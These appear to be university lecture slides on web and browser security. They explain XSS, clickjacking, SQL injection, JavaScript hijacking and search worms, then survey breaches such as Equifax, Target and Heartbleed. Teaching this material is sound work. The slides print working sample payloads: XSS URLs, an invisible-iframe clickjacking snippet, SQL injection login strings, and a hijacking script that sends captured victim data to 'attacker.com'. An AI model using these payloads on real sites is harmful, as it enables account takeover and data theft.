 - ▶ when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request
- 2. The *persistent* (or *stored*) XSS occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing.

Example of Cross-Site Scripting

- ▶ XSS enables attackers to inject client-side script into web pages viewed by others
- ▶ Example:
- ▶ if the programmer writes the PHP code:

```
<form method="post" action="<?php echo $_SERVER["PHP_SELF"]; ?>">
```

- ▶ If a user enters
- ▶ http://www.example.com/test_form.php
- ▶ The above is translated into <form method="post" action="test_form.php"> which is fine
- ▶ However if the user enters
- ▶ [http://www.example.com/test_form.php/%22%3Ecscript%3Ealert\('hacked'\)%3C/script%3E](http://www.example.com/test_form.php/%22%3Ecscript%3Ealert('hacked')%3C/script%3E)
- ▶ The above code translates it into

```
<form method="post" action="test_form.php/"><script>alert('hacked')</script>
```

Cross-site Scripting (XSS)

Reducing the Threat

- ▶ The primary defense mechanism to stop XSS is **contextual output encoding/escaping**.
 - ▶ There are several different escaping schemes that must be used depending on where the un-trusted string needs to be placed within an HTML document including HTML entity encoding, JavaScript escaping, CSS escaping, and URL (or percent) encoding
 - ▶ Most web applications that do not need to accept rich data can use escaping to largely eliminate the risk of XSS in a fairly straightforward manner.
- ▶ Many web applications rely on **session cookies** for authentication between individual HTTP requests, and because client-side scripts generally have access to these cookies, simple XSS exploits can steal these cookies
 - ▶ To mitigate this particular threat many web applications **tie session cookies** to the **IP address** of the user who originally logged in, and only permit that IP to use that cookie
 - ▶ Another mitigation present in IE, Firefox, Safari, Opera, and Chrome, is an **HttpOnly flag** which allows a web server to set a cookie that is unavailable to client-side scripts
 - ▶ some web applications are written to (sometimes optionally) operate completely without the need for client-side scripts. This allows users, if they choose, to disable scripting in their browsers before using the application. In this way, even potentially malicious client-side scripts could be inserted unescaped on a page, and users would not be susceptible to XSS attacks

Non-Persistent XSS Attack Example

- ▶ Given the file index.php

```
<?php  
$name = $_GET['name'];  
echo "Welcome $name<br>";  
echo "<a href=\"http://xssattackexamples.com/\">Click to Download</a>";  
?>
```

- ▶ The attacker crafts a URL and sends it to the victim

```
index.php?name=guest<script>alert('attacked')</script>
```

- ▶ When the victim loads the above URL he sees an alert box which says “attacked”; this example does no damage

- ▶ The attacker crafts a second URL and sends it to the victim

```
index.php?name=<script>window.onload = function()  
{var link=document.getElementsByTagName("a");  
link[0].href="http://not-real-xssattackexamples.com/";}</script>
```

- ▶ Now the href of the first link of the page has been changed to point to the not-real-xssattackexamples

- ▶ Typically, the attacker will encode the ASCII character as follows:

- ▶ `index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e`

Browser and Plugin Vulnerabilities

- ▶ Loosely defined, these are vulnerabilities in the client browser software or **client plugins (Java/ActiveX/Flash/Acrobat etc.)** that can either enable other attacks, can enable execution of arbitrary code, raise privileges, compromise users' privacy or simply crash the browser. These are specific to the particular make and version of software like Mozilla, IE etc. and cannot be generalized.
- ▶ These vulnerabilities have to be patched by the vendors and the web application developers cannot do much about these except be aware of the issues.
- ▶ Microsoft Edge no longer supports ActiveX, and Browser Helper Objects (like Java and Silverlight)
- ▶ Flash has been replaced by HTML5 video, and was retired on December 2020.

<https://www.adobe.com/products/flashplayer/end-of-life.html>

Examples

Firefox bug affecting FF 3.0.0 - Crash with malformed GIF file on Mac OS X

(<http://www.mozilla.org/security/announce/2008/mfsa2008-36.html>)

This is a vulnerability in Mozilla graphics code which handles GIF rendering in Mac OS X. A GIF file could be specially crafted to cause the browser to free an uninitialized pointer. An attacker could use this vulnerability to crash the browser and potentially execute arbitrary code on the victim's computer.

Clickjacking

- ▶ ‘Clickjacking’ is a method used by malicious individuals to trick users into **clicking something without them knowing what they have clicked.**
- ▶ The idea is simple: An iframe is positioned above what looks like a clickable button on a website.
- ▶ This iframe is invisible to the user (opacity:0) and so the user unknowingly clicks on the iframe which may contain anything!
- ▶ This can be **achieved through CSS alone**, no JavaScript is required.
- ▶ A variation of this technique involves the use of JavaScript to move the iframe around the screen inline with the user’s cursor, therefore achieving the same thing but without having to convince the user to click on a button.
- ▶ The original concern was related to Flash and how a user could unknowingly enable their webcam and microphone so the *attacker* would have access.
- ▶ Clickjacking is hard to combat. From a technical standpoint, the attack is executed using a combination of CSS and iFrames, which are both harmless web technologies, and relies mostly on tricking users by means of social engineering. ‘

See Wikipedia on clickjacking, <https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking Example

- ▶ Twitter Hijack via Clickjacking (Feb 2009)
 - ▶ Hundreds and thousands of messages saying “ Don ’ t Click: <http://tinyurl.com/amgzs6> ” started showing up. Clicking the link shows a simple page with 1 button.
 - ▶ Clicking the button uses clickjacking to repost the message to your own twitter account (if you are logged in).

Don't Click

...

Realtime results for don't click

6620 more results since you started searching. [Refresh](#) to see them.



[iboy](#): **Don't Click:** <http://tinyurl.com/amgzs6> [\(expand\)](#)

less than 10 seconds ago · [Reply](#) · [View Tweet](#)



[animealmanc](#): **Don't Click:** <http://tinyurl.com/amgzs6> [\(expand\)](#)

less than 20 seconds ago · [Reply](#) · [View Tweet](#)



[carolangrisani](#): **Don't Click:** <http://tinyurl.com/amgzs6> [\(expand\)](#)

less than 20 seconds ago · [Reply](#) · [View Tweet](#)



[petebakes](#): **Don't Click:** <http://tinyurl.com/amgzs6> [\(expand\)](#)

less than 20 seconds ago · [Reply](#) · [View Tweet](#)



[jjhall](#): **Don't Click:** <http://tinyurl.com/amgzs6> [\(expand\)](#)

less than 20 seconds ago · [Reply](#) · [View Tweet](#)

Example code for Clickjacking

<http://beerpla.net/2009/02/12/how-to-fight-clickjacking-using-the-recent-twitter-hijacking-as-an-example>

```
<style>
iframe {
    width: 550px; height: 228px; /* Use absolute positioning to line
        up update button with fake button */
    position: absolute; top: -170px; left: -418px;
    z-index: 2; /* Hide from view */
    -moz-opacity: 0;
    opacity: 0;
    filter: alpha(opacity=0);
}
button {
    position: absolute;
    top: 10px;
    left: 10px;
    z-index: 1;
    width: 120px; }
</style>
```

CLICK HERE!

```
<iframe src="http://twitter.com/home?status=Test!! (WHAT!!?!">
    scrolling="no"></iframe>
<button>CLICK HERE!</button>
```



Injection Attacks

A general comment on Injection Attacks

- ▶ Injection Attacks occurs when an application **does not properly validate user supplied input** and then includes that input blindly in further processing.
- ▶ **SQL/LDAP/XPATH/SOAP/JSON Injection** are all types of Injection Attacks that are enabled by improper input validation.
- ▶ When an attacker is able to craft a malicious input, the process will run with the same permissions as the component that executed the command. (e.g., Database server, Web application server, Web server, etc.).
- ▶ This can cause serious security problems where the permissions grant the rights to add, query, modify or remove anything.

SQL Injection

Example

- ▶ Consider the following SQL code in the backend for authenticating users

```
SQLQuery = "SELECT Username FROM Users WHERE Username = ' " & strUsername
& " ' AND Password = " " & strPassword & " ' " strAuthCheck =
GetQueryResult(SQLQuery);
```
- ▶ Suppose an attacker submits a login and password that looks like the following:
Login: ' OR "="
Password: ' OR "="
- ▶ This will cause the resulting SQL query to become:

```
SELECT Username FROM Users WHERE Username = " OR "=" AND Password = " OR "=" "
```
- ▶ Instead of comparing the user-supplied data with entries in the Users table, the query compares " (empty string) to " (empty string).
- ▶ This will return a True result and the attacker will then be logged in as the first user in the Users table.

SQL Injection (cont..)

- ▶ **Normal SQL Injection**
 - ▶ In this form of SQL Injection, the attacker is guided by the SQL Error messages that the server returns and keeps modifying his queries till the server is satisfied.
- ▶ **Blind SQL Injection**
 - ▶ In Blind SQL Injection, instead of returning a database error, the server returns a customer-friendly error page informing the user that a mistake has been made.
 - ▶ In this instance, SQL Injection is still possible, but not as easy to detect.
 - ▶ A common way to detect Blind SQL Injection is to put a false and true statement into the parameter value.
 - ▶ Executing the following request to a web site:
<http://example/article.asp?ID=2+and+1=1>
 - ▶ should return the same web page as:
<http://example/article.asp?ID=2>
 - ▶ because the SQL statement 'and 1=1' is always true.
 - ▶ Executing the following request to a web site:
<http://example/article.asp?ID=2+and+1=0>
 - ▶ would then cause the web site to return a friendly error or no page at all. This is because the SQL statement "and 1=0" is always false.
 - ▶ Once the attacker discovers that a site is susceptible to Blind SQL Injection, he can exploit further.

JavaScript Hijacking

<https://capec.mitre.org/data/definitions/111.html>

- ▶ JavaScript Hijacking is an attack against the data transport mechanism used by many rich Web applications.
- ▶ JavaScript Hijacking allows an unauthorized attacker to read confidential data from a vulnerable application using a technique similar to the one commonly used to create mashups.
- ▶ This technique builds on CSRF, Cross Site Request Forgery
- ▶ Web browsers enforce the Same Origin Policy in order to protect users from malicious websites.
JavaScript Hijacking allows an attacker to bypass the Same Origin Policy in the case that a Web application uses JavaScript to communicate confidential information.
- ▶ Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript Hijacking.
- ▶ JSON makes JavaScript Hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values.
- ▶ Put another way, a **JSON array is directly vulnerable to JavaScript Hijacking**.
- ▶ The attack is possible because Web browsers don't protect JavaScript the same way they protect HTML; if a Web application transfers confidential data using messages written in JavaScript, in some cases the messages can be read by an attacker.

Javascript Hijacking Example

- ▶ The following example shows how an attacker can mimic the client and gain access to the confidential data the server returns.
- ▶ The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;  
var req = new XMLHttpRequest();  
req.open("GET", "/object.json", true);  
req.onreadystatechange = function () {  
    if (req.readyState == 4) {  
        var txt = req.responseText;  
        object = eval("(" + txt + ")");  
        req = null;  
    }  
};  
req.send(null);
```

The server responds with an array in JSON format:

```
[{"fname": "Brian", "lname": "Chess", "phone": "6502135600",  
"purchases": 60000.00, "email": "brian@fortifysoftware.com"},  
 {"fname": "Katrina", "lname": "O'Neil", "phone": "6502135600",  
"purchases": 120000.00, "email": "katrina@fortifysoftware.com"}]
```

Javascript Hijacking Example (cont..)

- ▶ Other users cannot access this information without knowing the user's session identifier (stored as cookie). However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript Hijacking.
- ▶ If a victim can be tricked into visiting a Web page that contains the following malicious code, the victim's lead information will be sent to the attacker's Web site.

```
<script>  
    // override the constructor used to create all objects so // that whenever the "email" field is set, the method //  
    // captureObject() will run. Since "email" is the final field, this will allow us to steal the whole object.  
  
    function Object() {  
        this.email setter = captureObject;  
    }  
    // Send the captured object back to the attacker's Web site  
    function captureObject(x) {  
        var objString = "";  
        for (fld in this) {  
            objString += fld + ": " + this[fld] + ", ";  
        }  
        objString += "email: " + x;  
        var req = new XMLHttpRequest();  
        req.open("GET", "http://attacker.com?obj=" + escape(objString),true);  
        req.send(null);  
    }  
</script><!-- Use a script tag to bring in victim's data -->  
<script src="http://www.example.com/object.json"></script>
```

Javascript Hijacking (cont.)

- ▶ The malicious code uses a **script tag** to include the JSON object in the current page. The Web browser will send up the appropriate session cookie with the request.
(CSRF!! Cross Site Request Forgery)
- ▶ In other words, this request will be handled just as though it had originated from the legitimate application.
- ▶ When the JSON array arrives on the client, it will be evaluated in the context of the malicious page.
- ▶ In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects.
- ▶ In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site.
- ▶ If the user is not logged into the vulnerable site, the attacker can compensate by asking the user to log in and then displaying the legitimate login page for the application.
- ▶ This is not a phishing attack—the attacker does not gain access to the user's credentials—so anti-phishing countermeasures will not be able to defeat the attack.

Search Worms

- ▶ Search worms automate finding of vulnerable web servers by sending carefully crafted queries to search engines.
- ▶ Such worms spread by using popular search engines to find new attack vectors.
- ▶ Note that this eliminates the need for worms to randomly scan hosts in the network to find targets. This also helps them evade common detection methods.
- ▶ These worms not only put significant load on search engines, they also evade detection mechanisms that assume random scanning.
- ▶ Search Worms work as follows:
 - ▶ Generate Search Query
 - ▶ Analyze Search Results
 - ▶ Infect Identified Targets

References

- I. Provos, N., McClain, J., and Wang, K. 2006. Search worms. In *Proceedings of the 4th ACM Workshop on Recurring Malcode* (Alexandria, Virginia, USA, November 03 - 03, 2006). WORM '06. ACM, New York, NY,

Search Worm Examples

- ▶ **MyDoom.O (July 2004)**
 - ▶ MyDoom was a worm that propagated via email. The email claims to be from a company's support department and contains an executable file as an attachment. When a user executes it, the worm gets activated and searches the local hard disk for email addresses of other users to infect. As a result, the worm propagates along the social network of the infected users.
 - ▶ MyDoom.O uses the domain names of email addresses to search for more email addresses on Internet search engines. It first started spreading on July 26th, 2004 and managed to infect about 60,000 hosts in less than 8 hours.
 - ▶ MyDoom.O used the following search engines, weighted by their respective probabilities: Google (45%), Lycos (22.5%), Yahoo (20%) and Altavista (12.5%).
- ▶ **Santy (Dec 2004)**
 - ▶ It was the first search worm to propagate automatically, without any human intervention.
 - ▶ It is written in Perl and exploits a bug in the phpBB bulletin system that allows an adversary to run arbitrary code on the web server.
 - ▶ To find vulnerable servers to infect, it uses Google to search for URLs that contain the string viewtopic.php.
 - ▶ To infect a web server, Santy appends an exploit against phpBB2 to each URL extracted from the search results. The exploit instructs the web server to download the Santy worm from a central distribution site.

Bypassing the Same-Origin policy

I. JSON and the dynamic SCRIPT tag

- ▶ **JSON with Padding (JSONP)** is a way to bypass the same-origin policy by using JSON in combination with the <script> tag.

```
<script type="text/javascript" src="http://travel.com/findItinerary?username=sachiko&reservationNum=1234&output=json&callback=showItinerary" />
```
- ▶ When JavaScript code **dynamically** inserts the <script> tag, the browser accesses the URL in the src attribute.
- ▶ This results in sending the information in the query string to the server. In the above example, the username and reservationNum are passed as name-value pairs.
- ▶ In addition, the query string contains the output format requested to the server and the name of the callback function (that is, showItinerary).
- ▶ In this case, the URL returns a JSONP string which is a JSON string wrapped by the callback function.
- ▶ When the <script> tag loads, the function executes, and the information returned from the server passes to it through its arguments.

A better example is at <http://www.west-wind.com/Weblog/posts/107136.aspx>



Recent Attacks

Worms

I. Stuxnet

- ▶ A highly Sophisticated computer worm.
- ▶ Discovered in 2010, initially spread with Microsoft Windows.
- ▶ Targets Siemens industrial software and equipment.
- ▶ First discovered malware that spies and subverts industrial systems.
- ▶ First to include Programmable Logic Controller (PLC) rootkit.
- ▶ Different variants of Stuxnet targeted five Iranian Organizations, with the intended target to be the uranium enrichment infrastructure in Iran (I.e. Iran's nuclear program).
- ▶ Symantec noted that 60% of the infected computers worldwide were located in Iran.
- ▶ Stuxnet destroyed up to 1,000 centrifuges (10% of Natanz nuclear facility centrifuges) by having them change the rotor speed with the intention of introduction vibrations would destroy the centrifuges.
- ▶ It is also speculated that the United States and/or Israel were behind such cyber attack.
- ▶ The documentary movie “Zero Days” details the story of the worm and related actors.



See <http://en.wikipedia.org/Stuxnet>

<http://www.imdb.com/title/tt5446858/>

Account Breaches

1. **Linkedin breach**

- ▶ In June 2012, Linkedin announced hackers stole more than 6 million customer passwords, which had been only lightly encrypted.
- ▶ A Russian hacker claimed he stole the 6,458,00 encrypted passwords (cryptographic hashes) and posted them online (without username) to prove his feat.
- ▶ LinkedIn apparently did not “salt” (use random bits) their password file, but instead used a single iteration of SHA-1.

2. **Yahoo breach**

- ▶ In July 2012, Yahoo confirmed that 400,000 usernames and passwords had been stolen.
- ▶ The compromised Yahoo accounts belonged to Yahoo’s Contributor Network, an online platform to share video, audio and slide shows, also known as Yahoo Voices.
- ▶ A group of hackers, know as D33D Company, posted the names and passwords of 453,492 accounts belonging to Yahoo, Gmail (106,000), AOL (25,000), Hotmail (55,000) and 6 other providers.
- ▶ The breach was the result of a “union-based SQL injection” attack as reported by D33D.

See Yahoo Breach Extends Beyond Yahoo to Gmail <http://bits.blogs.nytimes.com/2012/07/12/yahoo-breach-extends-beyond-yahoo-to-gmail-hotmail-aol-users>, and

LinkedIn Suffers Data Breach

<http://www.reuters.com/article/2012/06/06/linkedin-breach-idLIE8H6CBC20120606>

Account Breaches (cont..)

3. **TARGET** breach

- ▶ On December 18, 2013, security expert Brian Krebs broke the news that Target was investigating a major data breach potentially involving millions of customers credit and debit card records. Target confirmed that the hack took place between November 27 and December 15, 2013. Target initially disclosed that up to 40 million consumer credit and debit cards may have been compromised: hackers gained access to customer names, card numbers, expiration dates, CVV codes, and PIN data. On January 14, 2014, Target disclosed that also names, addresses, phone numbers and email addresses had been stolen for up to 110 million customers.
- ▶ Target had been notified of a possible breach by the FireEye security service, but did not act to prevent the theft from being carried out.
- ▶ A 17-year old Russian teen was suspected to be the author of BlackPOS, which was used by others to attack the Windows computers used by Target. Another 23-year old Russian, Rinat Shabayev claimed to be the malware author.
- ▶ The Target breach is thought to be the largest, most lucrative breach that has happened to date.

See Target Breach

<http://krebsonsecurity.com/2013/12/sources-target-investigating-data-breach/> and more on Target Breach

<http://business.time.com/2014/01/20/russian-teen-suspected-as-author-of-target-hacking-code/>

Account Breaches (cont..)

4. Heartbleed Bug

- ▶ The Heartbleed Bug is a serious vulnerability in the popular, open-source, OpenSSL cryptographic software library. This weakness allows stealing the information protected by SSL/TLS encryption.
- ▶ The Heartbleed bug allows anyone on the Internet to read the memory of systems protected by the vulnerable version of OpenSSL. The bug is called “Heartbleed” because it is a bug in the implementation of the TSL/DTLS “heartbeat” extension (RFC 6520). The Heartbeat Extension provides a new protocol for TLS/DTLS allowing the usage of keep-alive functionality without performing a renegotiation.
- ▶ Versions of OpenSSL 1.0.1 (introduced in December 2011) through 1.0.1f are vulnerable. OpenSSL Version 1.0.1g, released on April 7, 2014, fixes the bug.
- ▶ Open source web servers like Apache and nginx are affected, as many implementations use OpenSSL for SSL/TLS transactions. Versions of Linux (Debian, Ubuntu, CentOS, Fedora, SUSE) are affected, as well as FreeBSD and OpenBSD. Apple Mac OS X and iOS are not affected as they do not use OpenSSL.
- ▶ End users are encouraged to do all of the following:
 - Change passwords and turn on two-step verification, if available.
 - Be wary of public Wi-Fi networks.
 - Monitor recent account activity.

See

<http://heartbleed.com/>

<http://online.wsj.com/news/articles/SB10001424052702303873604579495362672447986>

<https://filippo.io/Heartbleed/>

Account Breaches (cont..)

5. Adobe Security Breach

- ▶ In October 2013, 150 million account credentials were exposed by Adobe, leading to secondary breaches all over the Internet. More than 150 million user IDs with hashed (encrypted) passwords were stolen, including at least 38 million active users.
- ▶ Attackers with the Adobe list compromised other web applications, stealing user identities, and even credit information. In fact, major sites like Facebook saw the risk and advised their users to update their passwords. To protect against this type of attack, passwords should not be re-used across sites.

See

<http://www.zdnet.com/find-out-if-your-data-was-leaked-in-the-adobe-hack-7000023065/>

<http://blogs.adobe.com/conversations/2013/10/important-customer-security-announcement.html>

6. iCloud Celebrity Photos Breach

- ▶ In September 2014, hundreds of celebrity accounts were compromised by a very targeted attack on usernames, passwords and security questions. Photos of celebrities were downloaded and posted online. To protect against this type of attack, Apple advised all users to always use a strong password and enable two-step verification. Apple changed iCloud login as follows: anytime someone logs in to iCloud from a new machine/browser, an email is sent to the account holder.

See

<http://www.apple.com/pr/library/2014/09/02Apple-Media-Advisory.html>

<http://www.cbsnews.com/news/apple-patches-icloud-security-gap-after-celebrity-photo-hacks-reports-say/>

Account Breaches (cont..)

7. Massive JP Morgan Chase Hack

- ▶ In November 2015, 4 men were indicted on charges they hacked into multiple financial institutions
- ▶ Hackers operated a stock-pumping scheme and online gambling operations that netted them more than 100 million dollars. The operation ran from 2012 to 2015.
- ▶ The FBI says defendants hacked into JP Morgan Chase and obtained access to 80 million customer accounts.
- ▶ Charges include unauthorized access of computers, identity theft, securities and wire fraud and money laundering.
- ▶ In addition to breaching JP Morgan Chase, they are charged with hacking into six other financial institutions, as well as financial news sites, online stock brokers and even software companies, including Dow Jones, Scottrade and E*Trade.
- ▶ An unidentified hacker used multiple methods to break into the networks, including brute-force attacks.
- ▶ To hide their activities, they set up dozens of shell companies and used fake passports and other fraudulent credentials to maintain false identities.

See

<http://www.wired.com/2015/11/four-indicted-in-massive-jp-morgan-chase-hack/>

<http://money.cnn.com/2015/11/10/technology/jpmorgan-hack-charges/>

Account Breaches (cont..)

8. Equifax Breach

- ▶ On September 7, 2017, Equifax reported having a data break affecting 143 million US consumer credit accounts
- ▶ Stolen data includes Social Security Numbers, birth dates, addresses and driver's license numbers.
- ▶ "This is the nightmare scenario—all four pieces of information in one place," said John Ulzheimer, a credit specialist and former manager at Equifax.
- ▶ Equifax is one of the big three credit-reporting firms in the U.S. and maintains credit reports on more than 200 million U.S. adults.
- ▶ The four pieces of information exposed in the attack are generally needed for consumers to apply for many forms of consumer credit, including credit cards and personal loans. That means that swindlers who have access to this data could have an easier time getting approved for credit in other people's names and potentially makes it more difficult for lenders to spot a problem.

See

https://www.wsj.com/article_email/equifax-reports-data-breach-possibly-impacting-143-million-u-s-consumers-1504819765-IMyQjAxMTI3MTA1ODcwNTg0Wj/

The NSA

Edward Snowden disclosures

- ▶ In June 2013, Edward Snowden decided he wanted to start a debate about mass surveillance by the US National Security Agency (NSA).
- ▶ We are still witnessing the release of the material he took with him while he was a contractor working for the NSA.
- ▶ Among the tools used by the NSA for mass surveillance are:
 - ▶ Cable-intercept programs monitoring traffic flowing into and across the US (BLARNEY, FAIRVIEW, OAKSTAR and STORMBREW, a.k.a. **Upstream** collection).
 - ▶ Data collect programs for data from Google, Facebook, Apple, Yahoo and other US internet giants (**PRISM**, a.k.a. **Downstream** collection).
- ▶ The Snowden documents reveal that the NSA has successfully broken or circumvented much of online encryption, including TLS/SSL, HTTPS, SSH, VPNs (Project BULLRUN).

See


<http://www.theguardian.com/world/the-nsa-files>

<https://www.eff.org/nsa-spying/how-it-works>

Distributed Denial-of-Service (DDoS) Attacks

Dyn

- ▶ On October 21, 2016, New Hampshire-based Dyn (managed **DNS** provider) said its server infrastructure suffered a distributed denial-of-service (DDoS) attack, which occurs when a system is overwhelmed by malicious electronic traffic.
- ▶ The scale of the attack led to suspicions that it might be state sponsored, but ZDNet security editor Zack Whittaker said the evidence is not yet clear.
- ▶ The attack on Dyn DNS was powered in part by a botnet of hacked DVRs and webcams known as Mirai. The source code for the malware that controls this botnet was put on Github.



Source: downdetector.com

See <http://www.cbsnews.com/news/internet-disrupted-dyn-hit-by-ddos-cyberattack/>

<http://www.digitalattackmap.com/understanding-ddos/>

<https://github.com/newsapps/beeswithmachineguns>

Russian Hacking of 2016 U.S. Election

I. Russian Government

- ▶ A report by US intelligence concluded that President Vladimir V. Putin of Russia ordered an effort to disrupt the 2016 election, including cyberattacks on the email accounts of Democratic Party officials.
- ▶ American intelligence officials have said they believed that the hackers were associated with two Russian intelligence agencies:
 - ▶ **Federal Security Service (FSB).** In July 2015, a hacking group possibly linked to the agency, the main successor to the K.G.B., entered Democratic National Committee servers undetected for nearly a year, security researchers said. The group was nicknamed **Cozy Bear**, the Dukes or A.P.T. 29 for “advanced persistent threat.”
 - ▶ **G.R.U.: Military Intelligence.** In March 2016, Investigators believe that the G.R.U., or a hacking group known as **Fancy Bear** or A.P.T. 28, was the second group to break into the D.N.C.
- ▶ Leakers
 - ▶ **Guccifer 2.0.** A self-proclaimed hacker that investigators say was a “persona” created by the G.R.U. It published documents itself and leaked a series of D.N.C. documents.
 - ▶ **DCLeaks.com.** Investigators say it is a front for the Russian hackers who tried to disrupt the election. It appeared in June as the release of the stolen Democratic Party documents began.
- ▶ Publishers
 - ▶ **Wikileaks.** The report released on Jan. 6 said that intelligence officials “assess with high confidence that the G.R.U. relayed material it acquired from the D.N.C. and senior Democratic officials to WikiLeaks.” The website released over 58,000 emails from the D.N.C.’s computer servers.
- ▶ Indictments
 - ▶ In July 2018, US Justice Dept. announced indictments of 12 member of **G.R.U.**

See: <https://www.nytimes.com/interactive/2016/07/27/us/politics/trail-of-dnc-emails-russia-hacking.html>

<https://www.cnn.com/2016/12/26/us/2016-presidential-campaign-hacking-fast-facts/index.html> (timeline)

Cambridge Analytica

1. Dr. Aleksandr Kogan of Cambridge University and Global Science Research (GSR),
 - ▶ The data was collected through a **Facebook app** called **thisisyourdigitallife**, built by Kogan. Hundreds of thousands of users were paid to take a personality test and agreed to have their data collected for academic use. The app also collected the information of the test-takers' Facebook friends.
2. Cambridge Analytica
 - ▶ SCL Elections, CA's parent company, signed with GSR, Kogan's company, for the work.
 - ▶ https://www.scribd.com/document/375755393/GSR-SCL-Contract-Schedule#from_embed
 - ▶ Cambridge Analytica (CA) data harvesting apps captured more than 87 million Facebook profiles.
 - ▶ Facebook knew in December 2015 that data had been harvested on Cambridge Analytica's behalf.
 - ▶ In Aug 2016 Facebook lawyers sent letter to Christopher Wylie of CA asking him to delete the "unauthorized" data. Data was not deleted by CA.
 - ▶ https://www.scribd.com/document/375754913/f-Book-Amended#from_embed
 - ▶ CA worked with Donald Trump's election team to build a powerful software program to predict and influence choices at the ballot box, a system that could profile individual US voters, in order to target them with personalized political advertisements.
 - ▶ In January 2018 Christopher Wylie became a "whistleblower."
 - ▶ Wylie told the British authorities that the app that was used to harvest data for Cambridge Analytica was likely to have pulled the profiles of British Facebook users. It was only when Wylie came forward with documents – signed contracts and invoices – that proved Cambridge Analytica had funded the harvesting of Facebook profiles, that Facebook was finally forced to own up.


See: <https://www.theguardian.com/uk-news/2018/apr/07/christopher-wylie-why-i-broke-the-facebook-data-story-and-what-should-happen-now>

Top Corporate Hacks

Breaking In

The breach disclosed by Equifax ranks among the largest ever publicly disclosed by a company.

Selected data breaches by number of: ■ Accounts/cards ■ Customers



*Believed to be separate incidents †Millions of households ‡Initial disclosure

Source: the companies

THE WALL STREET JOURNAL.



Privacy Tools

TOR

1. The Web

- ▶ **Surface Web** - where the vast majority of people spend their internet time. All is public, all is searchable, and all is (mostly) friendly. Examples: Google, CNN, Amazon.
- ▶ **Invisible Web** - can only be accessed by individuals who have logins for the websites. Most of the activity is perfectly legal. Examples: NASA, the U.S. National Oceanic and Atmospheric Administration, the U.S. Patent Office and private databases like LexisNexis and Westlaw. Search engines can't find these pages.
- ▶ **Dark Web** - part of the deep web that is accessible only to those who use software called TOR, which stands for **The Onion Router**.

2. TOR

- ▶ TOR directs Internet traffic through a free, worldwide, volunteer overlay network consisting of more than seven thousand relays to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis.
- ▶ Onion routing is implemented by encryption in the application layer of a communication protocol stack, nested like the layers of an onion. Tor encrypts the data, including the next node destination IP address, multiple times and sends it through a virtual circuit comprising successive, random-selection Tor relays.
